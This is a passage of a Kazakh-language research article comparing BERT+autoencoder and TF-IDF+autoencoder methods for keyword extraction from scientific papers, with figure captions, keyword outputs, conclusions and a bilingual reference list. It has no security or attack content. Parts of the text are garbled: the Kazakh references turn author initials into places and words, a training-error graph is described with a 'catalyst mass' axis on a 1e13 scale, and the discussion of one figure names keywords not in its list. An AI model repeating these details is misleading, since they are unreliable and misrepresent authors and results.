Мәтіндік деректерді талдауды жақсарту және кілт сөздерді дәлірек шығару үшін бұл зерттеу барысында BERT үлгісін пайдаланылды. BERT – мәтіндерді талдау үшін трансформаторлық назар аудару механизмдерін қолданатын табиғи тілді өңдеу саласындағы алдыңғы қатарлы әдістердің бірі. BERT ерекшелігі оның мәтінді екі жақты өңдеу мүмкіндігі болып табылады, бұл модельге солдан оңға да, оңнан солға да сөздердің мағынасын бір уақытта талдауға мүмкіндік береді. Бұл екі жақты мәтінді түсіну модельдің сөздер арасындағы семантикалық қарым-қатынастарды түсіру қабілетін айтарлықтай жақсартады, контекстік нюанстарды терең түсінуді қамтамасыз етеді және кілт сөзді шығару сапасын жақсартады. BERT көмегімен мәтінді өңдегеннен кейін келесі қадам нәтижесінде векторлық көріністерді қысу үшін автокодерді пайдалану болды. Кодер мен дешифратордан тұратын автокодерлер бастапқы

вектордан қысылған бейнелеуге және кері ауысқанда ақпараттың жоғалуын азайту принципі бойынша жұмыс істейді. Біздің жағдайда кодтаушы көп өлшемді BERT векторларын тығызырақ векторларға сығымдады, содан кейін декодер оларды қайта құруға әрекет жасады. Бұл процедураның мақсаты мәтіндегі ең маңызды ақпаратты бөлектеу және сақтау, осылайша кілт сөздерді шығаруда жоғары дәлдік пен сапаны қамтамасыз ету болды. Бұл қысу деректердің үлкен көлемін басқару және талдауды жақсартуға көмектесті, кейінірек әртүрлі ақпаратты өңдеу қолданбаларында пайдалану үшін мәтіннің ең маңызды элементтерін анықтады (Сур. 2).



Сур. 2. BERT + Autoencoder гибридті әдісінің архитектурасы
(*Fig. 2*. Architecture of the hybrid BERT + Autoencoder method)


Біздің зерттеуімізде автокодерлермен біріктірілген BERT және TF-IDF әдістерін пайдалану кілт сөздерді шығару үшін мәтінмәндік өңдеудің маңыздылығын толық түсінуге мүмкіндік берді. BERT беретін мағынаны екі жақты түсіну ерекше маңызды болды. Бұл мәтіннің реттілігін талдауға ғана емес, сонымен қатар мәтінді қабылдауды айтарлықтай байытатын көптеген контекстік тәуелділіктерді ескеруге мүмкіндік береді. Бұл технологияларды ақпаратты тиімді қысатын автокодерлермен біріктіру бұл әсерді күшейтеді, ең маңызды семантикалық атрибуттарды ерекшелейді және алынған кілт сөздердің сапасын жақсартады. Эксперименттік нәтижелер әдістердің мұндай кешенді қолданылуы кілт сөздерді анықтау дәлдігін арттырып қана қоймай, мәтіндерді тереңірек талдауға ықпал ететінін растады. Ақпаратты қысу үшін автокодерлерді пайдалану деректердің шамадан тыс жүктелуін болдырмауға көмектеседі және деректерді өңдеуді басқарылатын және тиімді етеді. Бұл әрбір сөз бен оның мағынасы талдау нәтижесіне айтарлықтай әсер ететін үлкен мәтіндік корпуспен жұмыс істегенде өте маңызды. Нәтижесінде бұл тәсіл кілт сөздерді алудың дәлдігін жақсартып қана қоймайды, сонымен қатар көптеген салаларда, соның ішінде ғылыми зерттеулерде, білімді басқаруда және ақпаратты іздеуде маңызды болып табылатын мәтін құрылымы мен мағынасын түсінуді байытады.

Нәтижелер және оларды талқылау

Зерттеу үшін әртүрлі ғылыми салаларды қамтитын 182 ғылыми мақала

пайдаланылды. Бұл салаларға биология, информатика, физика, химия, психология және лингвистика кіреді. Әрбір санат белгілі бір білім саласын білдіреді және шамамен 20-25 құжатты қамтиды. Санаттардың бұл әртүрлілігі жан-жақты талдауды қамтамасыз етеді және әртүрлі ғылыми пәндердегі кілт сөздерді алу әдістерінің тиімділігін бағалауға мүмкіндік береді. Мақалалар әрбір ғылыми бағытты біркелкі көрсететіндей етіп таңдалды, бұл таңдалған әдістердің әртүрлі салаларда қолданылуы туралы жалпыланған қорытынды жасауға мүмкіндік береді.Эксперименттерді жүргізу үшін біз әртүрлі тақырыптар мен жазу стильдерін қамтитын әртүрлі мәтіндік деректер жиынын қолдандық. Бағалау әдістеріне кілт сөзді шығару сапасын бағалау үшін дәлдік және F1 өлшемдерін талдау кіреді. Екі әдісті де қолданып алынған түйінді сөздер векторлық кеңістіктегі сөздердің кластерленуін және салыстырмалы орындарын талдау үшін KMeans және PCA әдістерінің көмегімен көрнекі түрде көрсетілді. Бұл әдістер негізгі сөздердің семантикалық жақындығы мен тақырыпқа қатыстылығы негізінде топтастырылу жолын бағалауға көмектесті.

3-суретте нүктелер арасындағы қатынасты семантикалық немесе түйінді сөздер арасындағы жақындық дәрежесі ретінде түсіндіруге болады. Нүктелері тығыз топтастырылған кластерлер деректердегі нақтырақ анықталған тақырыптарды немесе ұғымдарды көрсетуі мүмкін. Оң жақтағы түс шкаласы кілт сөздермен байланысты салмақты немесе метриканы көрсетеді, бірақ оның табиғатын қосымша сөздерсіз анықтау қиын. Бұл деректер жиынындағы кілт сөздердің маңыздылығы немесе жиілігі болуы мүмкін. Түйінді сөздерді кластерлеу KMeans және PCA (Principal Component Analysis) әдістерін қолдану арқылы екі графикте берілген. BERT үлгісінің визуализациясы сөздердің неғұрлым мәнерлі және сараланған векторлық көрінісін көрсете отырып, кластерлердің айқынырақ және айқынырақ таралуын көрсетеді. Бұл BERT туынды векторлары кілт сөздер арасындағы семантикалық ұқсастықтар мен айырмашылықтарды жақсырақ көрсететінін көрсетеді, бұл жақсы кластерлеу үшін маңызды. Ұсынылған график TF-IDF және автокодерлердің тіркесімін пайдалана отырып, кілт сөздерді кластерлеу нәтижелерін көрсетеді. Өлшемді азайту және кейінгі визуализация үшін KMeans және PCA әдістері қолданылады. Нәтижелер екі өлшемді кеңістікте концентрациясы мен дисперсиясының әртүрлі дәрежелері бар кластерлердің қалыптасуын көрсетеді, бұл сынақ деректер жинағындағы түйінді сөздердің семантикалық жақындығының негізгі тенденцияларын көрсетеді. Түс шкаласы әрбір кілт сөзбен байланысты қосымша көрсеткіштерді көрсете алады.



Сур. 3. TF-IDF + Autoencoder әдісі арқылы түйінді сөздерді кластерлеу нәтижесі
(*Fig. 3.* Result of keyword clustering using TF-IDF + Autoencoder method)


4-суретте түйінді сөздер тізімі және олардың сәйкес пайыздары бар мәтін нәтижесі көрсетілген. Бұл деректер TF-IDF әдісін қолданып, сипатталғандай автокодермен бірге ғылыми мақалалар мәтінінен алынған. «Құжаттың кері мерзімді жиілігі» дегенді білдіретін TF-IDF жинақтың немесе корпустың бөлігі болып табылатын құжаттағы сөздің маңыздылығын бағалау үшін пайдаланылатын статистикалық өлшем болып табылады. Автокодерлерді деректер өлшемін азайту үшін пайдалануға болады, бұл ең маңызды мәліметтерді анықтауға көмектеседі.

```
1/1 [==============================] - 0s 112ms/step
Top keywords:
layer : 0.389
deep : 0.344
network : 0.311
convolutional : 0.292
lstm : 0.255
neural network : 0.219
training : 0.21
architecture : 0.204
recurrent : 0.201
rnn : 0.193
```

Сур. 4. TF-IDF + Autoencoder әдісі арқылы түйінді сөздерді жіктеу нәтижесі
(Fig. 4. The result of keyword classification by TF-IDF + Autoencoder method)

Осы тізімге сүйене отырып, бұл түйінді сөздер алынған ғылыми мақаланың мәтіні Machine Learning саласына, атап айтқанда терең оқыту (терең оқыту) және нейрондық желілер (нейрондық желілер) саласына жатады деп болжауға болады. «Деректер», «маңызды», «аудан», «машина», «өңдеу» және «есептеу» сөздері талқылауға деректерді өңдеуге және машиналық оқытудың есептеу аспектілеріне қатысты тақырыптар болуы мүмкін екенін мойындайды. «Оқу» және «терең» ең жоғары пайызды иелену фактісі бұл ұғымдардың қарастырылып отырған мақалада орталық екенін көрсетуі мүмкін. Сонымен қатар, «машина», «өңдеу» және «есептеу» сияқты сөздердің тең пайызы олардың зерттелетін тақырыптағы байланысын көрсете алады.

5-суретте автокодермен бейімделген Burt үлгісін пайдалану арқылы сынақ деректер жинағынан алынған түйінді сөздерді кластерлеу нәтижелері көрсетілген. Нәтижелерді екі өлшемді кеңістікте визуализациялау үшін KMeans және PCA әдістері қолданылды. Графикте әрбір нүкте кілт сөзге сәйкес келеді, нүктелердің түстері кілт сөз жататын кластерді көрсетеді және олардың орны PCA көмегімен алынған алғашқы екі негізгі компоненттің мәндерімен анықталады.



Сур. 5. BERT+Autoencoder әдісі арқылы түйінді сөздерді кластерлеу нәтижесі
(Fig. 5. Result of keyword clustering using BERT+Autoencoder method)


6-суретте ғылыми мақала мәтінінен Берт үлгісі мен автокодер тіркесімін пайдаланып алынған түйінді сөздердің тізімі көрсетілген, мұнда әрбір түйінді сөзге белгілі бір пайыз беріледі. Ол өңделген мәтіндегі әрбір кілт сөздің үлесін көрсетеді. Машиналық оқыту мен жасанды интеллектке қатысты сөздер тізімнің басында. Бірінші орында 5,78% үлеспен «оқу» сөзінің, одан кейін 4,33% үлеспен «терең» сөзінің болуы талданатын мәтінде терең оқыту тақырыбына ерекше көңіл бөлінгенін көрсетеді. Келесі «желі», «деректер» және «нейрондық» терминдері нейрондық желілер мен деректерге назар аудару арқылы мұны қолдайды. Мақаланың мазмұнында «маңызды», «аудан», «машина», «өңдеу» және «есептеу» түйінді сөздері де маңызды рөл атқара алады, бірақ негізгі тақырыппен салыстырғанда азырақ қосымша аспектілерді немесе сипаттарды көрсетеді.

```
Top keywords with a certain percentage:
learning: 5.78%
deep: 4.33%
network: 3.61%
data: 2.53%
neural: 2.17%
significant: 1.81%
area: 1.44%
machine: 1.08%
processing: 1.08%
computing: 1.08%
```

Сур. 6. BERT+Автокодер әдісі арқылы жіктеу нәтижесі
(Fig.6. Classification result using BERT+Autoencoder method)

Зерттеу нәтижелері Автокодермен біріктірілген BERT әдісі кілт сөзді шығару тапсырмасында Автокодермен біріктірілген TF-IDF әдісімен салыстырғанда жақсы нәтижелер көрсететінін көрсетеді. Бұл BERT+Autoencoder әдісінің табиғи тілді тереңірек түсіну мүмкіндігін көрсетеді. Ол сондай-ақ күрделі мәтіндік деректерге жақсырақ бейімделеді. Модельдердің оқыту тарихы оқыту және тестілеу кезіндегі қателіктердің өзгеруін көрсететін графиктермен ұсынылған. Үлгілік сюжеттер оқыту және тестілеу кезеңдеріндегі қателіктің барлық дәуірлерде тұрақты және тұрақты түрде төмендегенін көрсетеді. Бұл BERT моделінің жоғары жалпылау қабілетін көрсетеді, ол ақпаратты артық орнатудың айқын белгілерінсіз сенімді түрде меңгеруге қабілетті. Керісінше, TF-IDF үлгісі туралы деректер ұсынылмайды, бірақ машиналық оқытудағы жалпы тенденцияларға сүйене отырып, TF-IDF деректердің белгілі бір түрлерінде жақсы жұмыс істей алады, бірақ кешенде BERT үлгісінен төмен болуы мүмкін деп болжауға болады. табиғи тілді өңдеу тапсырмалары.


7-сурет TF-IDF және автокодерлердің тіркесімін пайдалана отырып, ғылыми мақалалардан түйінді сөздерді алудың екі түрлі әдісінің салыстырмалы нәтижелерін көрсететін график. График екі жолды көрсетеді: «оқу қатесі» және «оқу қатесін тексеру», мұнда x осі деректер жинағы арқылы оқу алгоритмінің қайталану немесе өту санын көрсететін «дәуірлер» деп белгіленеді. График нақты кезеңдерде өлшенген және жазылған жаттығу қатесін және тексеру қатесін көрсетеді. Кестеге сүйенсек, жаттығу қатесі бастапқы кезеңде күрт төмендейді, бұл модель оқу деректерінен мақсатты кілт сөздерді шығаруда жылдам жақсаратынын көрсетеді. Дегенмен, валидация қатесі бүкіл процесс барысында салыстырмалы түрде тұрақты болып қалады, бұл шамадан тыс орнатуды немесе модельдің жаңа, белгісіз деректерде өнімділікті жақсартуға қабілетсіздігін көрсетуі мүмкін. Бұл екі қатені де бақылаудың маңыздылығын көрсетеді, өйткені тестілеу қателігін жақсартусыз оқыту қателігін айтарлықтай жақсарту оның жалпылануын жақсарту және тестілеу үшін басқа деректер жиынын реттеу немесе алу үшін үлгіні нақтылау қажеттілігін көрсетуі мүмкін. Сондай-ақ, график қате мәндері туралы ақпарат бермейтінін ескеру маңызды, өйткені Y осі «сандық қате» деп белгіленген және абсолютті қате мәндерін көрсететін қосымша белгілерсіз 0-ден 0,2-ге дейінгі шкалаға ие, бұл дәл түсіндіруді білдіреді. қателер мен өнімділік әдістері қосымша мәтінді немесе деректерді қажет етеді.



Сур. 7. Жаттығу кезінде қате динамикасын көрсететін TF-IDF + Автокодер үшін жаттығу және валидация графигі

(Fig.7. Training and validation graph for TF-IDF + Autoencoder showing the error dynamics during training)

Графикте тік ось (Y) «катализатор массасы» деп белгіленеді және жоғарғы сол жақ бұрыштағы «1e13» префиксі арқылы көрінетін теріс логарифмдік шкалада көрсетілген қате мәнін білдіреді, бұл қатенің таралуын көрнекі етеді, әсіресе мәндердің үлкен диапазонында. Екі қисық бірдей пішінге ие, бұл жаттығу қателігі мен тестілеу қателігінің жаттығу процесі кезінде тығыз байланыста төмендейтінін көрсетеді. Бұл модель оқу деректерін жақсы меңгеріп қана қоймай, сонымен қатар алынған білімді оқу жиынына кірмейтін деректерге адекватты түрде жалпылайтынының оң белгісі. Бұл қисықтардың траекторияларының ұқсастығы модельді оқыту үдерісінің тұрақты болғанын және артық сәйкестік болмағанын көрсетуі мүмкін, бұл терең оқытуда жиі кездесетін мәселе, мұнда модель оқу деректерінде жақсы, бірақ бұрын-соңды болмаған деректерде нашар жұмыс істейді.



Сур. 8. BERT + Autoencoder үшін жаттығу графигі жаттығу барысында үлгі сапасының жақсаруын көрсетеді
(Fig.8. Training graph for BERT + Autoencoder showing the improvement in model quality as training progresses)

Екі әдістен де кілт сөзді шығару нәтижелері екі үлгі де бірдей терминдерді мағыналы деп анықтайтынын көрсетеді. Дегенмен, сөз семантикасын тереңірек түсіну арқылы BERT неғұрлым нюансты және контекстік тұрғыдан сәйкес кілт сөздерді анықтай алады, бұл оны күрделі ғылыми мәтіндерден кілт сөздерді шығару тапсырмаларына қолайлы етеді. BERT мәтіндерді талдау қабілетімен жақсы белгілі, бұл оны кілт сөздерді шығаруда өте тиімді етеді. Әрбір сөзді жеке қарастыратын TF-IDF-тен айырмашылығы, BERT сөздер арасындағы екі жақты қатынастарды ескереді, бұл олардың мәтіндегі мағынасын дәлірек түсінуге мүмкіндік береді. Бұл ғылыми мақалаларды талдау кезінде өте маңызды, мұнда бір терминдер әртүрлі категорияларда

әртүрлі мағынаға ие болуы мүмкін. Қорытындылай келе, талдау негізінде, ғылыми мәтіндерден түйінді сөздерді шығару тапсырмасында автокодермен BERT әдісі автокодермен TF-IDF-тен асып түседі деген қорытынды жасауға болады. BERT жақсы кластерлеуді және кілт сөздерді шығаруды қамтамасыз етіп қана қоймайды, сонымен қатар оқыту және тестілеу кезінде қателердің тұрақты төмендеуін көрсетеді. Күшті сөздерді ұсыну және терең семантикалық талдау мүмкіндіктері бар BERT күрделі ғылыми материалдарды өңдеу үшін таңдаулы таңдау болып табылады, мұнда әрбір терминнің нақты мағынасы маңызды.

Қорытынды

Бұл мақала ғылыми мәтіндерден кілт сөздерді алу үшін машиналық оқытудағы екі заманауи гибридті тәсілдердің мұқият салыстырмалы талдауын ұсынады: BERT (Трансформаторлардан екі бағытты кодтаушы өкілдіктері) автокодермен және TF-IDF (термдік жиілік-кері құжат жиілігі) комбинациясында. автокодермен. Жүргізілген зерттеулер негізінде мынадай қорытынды жасауға болады.

Біріншіден, нәтижелер BERT+Autoencoder кілт сөзді шығару тапсырмасында TF-IDF+Autoencoder қарағанда жақсырақ орындайтынын көрсетеді. Бұл BERT үлгісінің табиғи тілді жақсы түсіну және күрделі мәтіндік деректерге жақсырақ бейімделу қабілетін көрсетеді. BERT-тің екі жақты мәтінді өңдеуі модельге сөздер арасындағы қарым-қатынастарды ескеруге мүмкіндік береді, бұл алынған кілт сөздердің дәлдігі мен өзектілігін айтарлықтай жақсартады.

Екіншіден, графиктер арқылы берілген үлгілерді оқыту тарихы, BERT моделі үшін оқыту және сынау фазаларындағы қателік барлық дәуірлерде тұрақты түрде азайғанын көрсетеді, бұл оның жоғары жалпылау қабілетін шамадан тыс орнату белгілерінсіз көрсетеді. TF-IDF үлгісі жағдайында ұқсас тенденция анықталмады, бұл оның күрделі мәтіндерді өңдеудегі тиімділігінің төмендігін көрсетуі мүмкін.

Үшіншіден, KMeans және PCA әдістерін қолдану арқылы түйінді сөздерді кластерлеу нәтижелерін визуализациялау BERT моделінің артықшылығын растады. BERT көмегімен алынған сөздердің векторлық бейнелері түйінді сөздер арасындағы семантикалық ұқсастықтар мен айырмашылықтарды жақсырақ көрсетеді, бұл дәлірек кластерлеуді және мәтінді тереңдетуді жеңілдетеді. Осылайша, ғылыми мәтіндерден түйінді сөздерді алу міндеті бойынша автокодермен BERT әдісі автокодермен TF-IDF әдісінен жоғарырақ деген қорытынды жасауға болады. BERT жақсы кластерлеуді және кілт сөздерді шығаруды қамтамасыз етіп қана қоймайды, сонымен қатар оқыту және тестілеу кезінде қателердің тұрақты төмендеуін көрсетеді. Күшті сөздерді ұсыну және терең семантикалық талдау мүмкіндіктері бар BERT күрделі ғылыми материалдарды өңдеу үшін таңдаулы таңдау болып табылады, мұнда әрбір терминнің нақты мағынасы маңызды.

Әдебиеттер

Байер, М., Кауфхольд, М. А., Буххольд, Б., Келлер, М., Даллмейер, Дж., Және Ройтер, С. (2023). Табиғи тілді өңдеудегі деректерді көбейту: ұзақ және қысқа мәтіндік жіктеуіштерге арналған мәтін құрудың жаңа тәсілі. Халықаралық машиналық оқыту және кибернетика журналы, 14 (1), 135-150.

Бенитес-Андрадес, Дж.А., Алия-Перес, Дж. М., Видал, М. Е., Пастор-Варгас, Р., Және Гарсия-Ордас, М. Т. (2022). Машиналық оқытудың дәстүрлі модельдері және тамақтанудың бұзылуы туралы твиттерді трансформаторға (BERT) негізделген автоматты түрде жіктеудің екі бағытты кодтаушы көріністері: Алгоритмдерді әзірлеу және валидацияны зерттеу. JMIR медициналық информатика, 10 (2), e34492.

Мюррей, Д.Г., Симса, Дж., Климович, А., Және Индик, И. (2021). тф. деректер: машиналық оқыту деректерін өңдеу жүйесі. arXiv алдын ала басып шығару arXiv:2101.12127.

Поло-Бланко, И., Гонсалес Лопес, М. Дж., Бруно, А., Және Гонсалес-Санчес, Дж. (2024). Жеңіл интеллектуалды кемістігі бар студенттерге схемаға негізделген оқытуды қолдана отырып, сөздік есептерді шешуге үйрету. Оқу Қабілетсіздігі Тоқсан Сайын, 47(1), 3-15.

Садирмекова, З., Тусупов, Ж., Мурзахметов, А., Жидекулова, Г., Тунгатарова, А., Төленбаев, М.,... & Боранқұлова, Г. (2023). Мәтінді өңдеудің автоматты әдістерінің онтологиялық инженериясы. Халықаралық Электротехника Және Есептеу Техникасы Журналы(IJECE), 13 (6), 6620-6628.

Сузуки, Ю., Чжон, Х., Цуй, Х., Окамото, К., Кавашима, Р. Және Сугиура, М. (2023). Жасырын білімнің өлшемі ретінде сөздерді бақылау тапсырмасын fMRI валидациясын зерттеу: мінез-құлық пен нейрондық өңдеудегі айқын және жасырын бейімділіктердің рөлін Зерттеу. Екінші Тілді Меңгеру бойынша зерттеулер, 45 (1), 109-136.

Тапех, А.Т. Г. Және Насер, М. З. (2023). Жасанды интеллект, машиналық оқыту және құрылымдық инженериядағы терең оқыту: тенденциялар мен озық тәжірибелерге ғылыми-метрикалық шолу. Инженериядағы Есептеу Әдістерінің мұрағаты, 30 (1), 115-159.

Таха, А.М., Ариффин, Д. С. Б. Б. Және Абу-Насер, С. С. (2023). Ми Ісігі Мен Мета-Анализдегі Терең Және Машиналық Оқыту Алгоритмдеріне Жүйелі Әдеби Шолу. Теориялық Және Қолданбалы Ақпараттық Технологиялар журналы, 101 (1), 21-36.

Тивари, П., Чаудхари, С., Мажи, Д., Және Мукерджи, Б. (2023). Автор ұсынған кілт сөздерді машинадан алынған терминдермен зерттеу тенденцияларын салыстыру: неврологиялық бұзылулар туралы жарияланымдар деректерін пайдалана отырып, ML алгоритмінің тәсілі. Ибероамерикандық Ғылыми Өлшеу Және Коммуникация Журналы, 3 (1), 2.

Хассани, Х., Бенеки, К., Унгер, С., Мазинани, М. Т. Және Еганеги, М. Р. (2020). Үлкен деректер аналитикасындағы мәтінді іздеу. Үлкен Деректер Және Когнитивті Есептеу, 4 (1), 1.

Хикман, Л., Тапа, С., Тэй, Л., Цао, М., Және Сринивасан, П. (2022). Ұйымдастырушылық зерттеулерде мәтінді өндіруге арналған мәтінді алдын-ала өңдеу: Шолу және ұсыныстар. Ұйымдастырушылық Зерттеу Әдістері, 25 (1), 114-146.

Хунг, Л.П. Және Бүркеншік Ат, С. (2023). Көңіл-күйді талдаудан тыс: мәтінге негізделген көңіл-күйді талдау мен эмоцияны анықтаудағы соңғы тенденцияларға шолу. Жетілдірілген Есептеу Интеллектісі және Интеллектуалды Информатика журналы, 27 (1), 84-95.

Чигбу, Ұлыбритания, Атику, Оңтүстік Каролина Және Ду Плесси, Колумбия Округі (2023). Әдебиет Ғылымына Шолу: Іздеу, Анықтау, Таңдау және Синтездеу. Жарияланымдар, 11 (1), 2.] [Стоун, П. Дж. (2020). Тақырыптық мәтінді талдау: мәтіндік мазмұнды талдаудың Жаңа күн тәртібі. Әлеуметтік ғылымдарға арналған мәтіндік талдау, 35-54.

Шай, С. Р. (2023). Мәтінді алдын-ала өңдеу әдістерін салыстыру. Табиғи Тіл Инженериясы, 29 (3), 509-553.

References

Bayer, M., Kaufhold, M. A., Buchhold, B., Keller, M., Dallmeyer, J., & Reuter, C. (2023). Data augmentation in natural language processing: a novel text generation approach for long and short text classifiers. International journal of machine learning and cybernetics, 14(1), 135-150.

Benítez-Andrades, J. A., Alija-Pérez, J. M., Vidal, M. E., Pastor-Vargas, R., & García-Ordás, M. T. (2022). Traditional machine learning models and bidirectional encoder representations from transformer (BERT)–based automatic classification of tweets about eating disorders: Algorithm development and validation study. JMIR medical informatics, 10(2), e34492.

Chai, C. P. (2023). Comparison of text preprocessing methods. Natural Language Engineering, 29(3), 509-553.

Chigbu, U. E., Atiku, S. O., & Du Plessis, C. C. (2023). The Science of Literature Reviews: Searching, Identifying, Selecting, and Synthesising. Publications, 11(1), 2.] [Stone, P. J. (2020). Thematic text analysis: New agendas for analyzing text content. Text analysis for the social sciences, 35-54.

Hassani, H., Beneki, C., Unger, S., Mazinani, M. T., & Yeganegi, M. R. (2020). Text mining in big data analytics. Big Data and Cognitive Computing, 4(1), 1.

Hickman, L., Thapa, S., Tay, L., Cao, M., & Srinivasan, P. (2022). Text preprocessing for text mining in organizational research: Review and recommendations. Organizational Research Methods, 25(1), 114-146.

Hickman, L., Thapa, S., Tay, L., Cao, M., & Srinivasan, P. (2022). Text preprocessing for text mining in organizational research: Review and recommendations. Organizational Research Methods, 25(1), 114-146.

Hung, L. P., & Alias, S. (2023). Beyond sentiment analysis: A review of recent trends in text based sentiment analysis and emotion detection. Journal of Advanced Computational Intelligence and Intelligent Informatics, 27(1), 84-95.

Murray, D. G., Simsa, J., Klimovic, A., & Indyk, I. (2021). tf. data: A machine learning data processing framework. arXiv preprint arXiv:2101.12127.

Polo-Blanco, I., González López, M. J., Bruno, A., & González-Sánchez, J. (2024). Teaching students with mild intellectual disability to solve word problems using schema-based instruction. Learning Disability Quarterly, 47(1), 3-15.

Sadirmekova, Z., Tussupov, J., Murzakhmetov, A., Zhidekulova, G., Tungatarova, A., Tulenbayev, M., ... & Borankulova, G. (2023). Ontology engineering of automatic text processing methods. International Journal of Electrical and Computer Engineering (IJECE), 13(6), 6620-6628.

Suzuki, Y., Jeong, H., Cui, H., Okamoto, K., Kawashima, R., & Sugiura, M. (2023). An fMRI validation study of the word-monitoring task as a measure of implicit knowledge: Exploring the role of explicit and implicit aptitudes in behavioral and neural processing. Studies in Second Language Acquisition, 45(1), 109-136.

Taha, A. M., Ariffin, D. S. B. B., & Abu-Naser, S. S. (2023). A Systematic Literature Review of Deep and Machine Learning Algorithms in Brain Tumor and Meta-Analysis. Journal of Theoretical and Applied Information Technology, 101(1), 21-36.

Tapeh, A. T. G., & Naser, M. Z. (2023). Artificial intelligence, machine learning, and deep learning in structural engineering: a scientometrics review of trends and best practices. Archives of Computational Methods in Engineering, 30(1), 115-159.

Tiwari, P., Chaudhary, S., Majhi, D., & Mukherjee, B. (2023). Comparing research trends through author-provided keywords with machine extracted terms: A ML algorithm approach using publications data on neurological disorders. Iberoamerican Journal of Science Measurement and Communication, 3(1), 2.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 89–98
https://doi.org/10.32014/2024.2518-1726.309

IRSTI 28.23.39
UDC 004.82

©G. Bekmanova[1], B. Yergesh1[*], G. Yelibayeva[1], A. Omarbekova[1], M. Strecker[2], 2024.
[1]L. N. Gumilyov Eurasian National University, Astana, Kazakhstan;
[2] University Paul Sabatier, IRIT, Toulouse, France.
[2]E-mail: b.yergesh@gmail.com

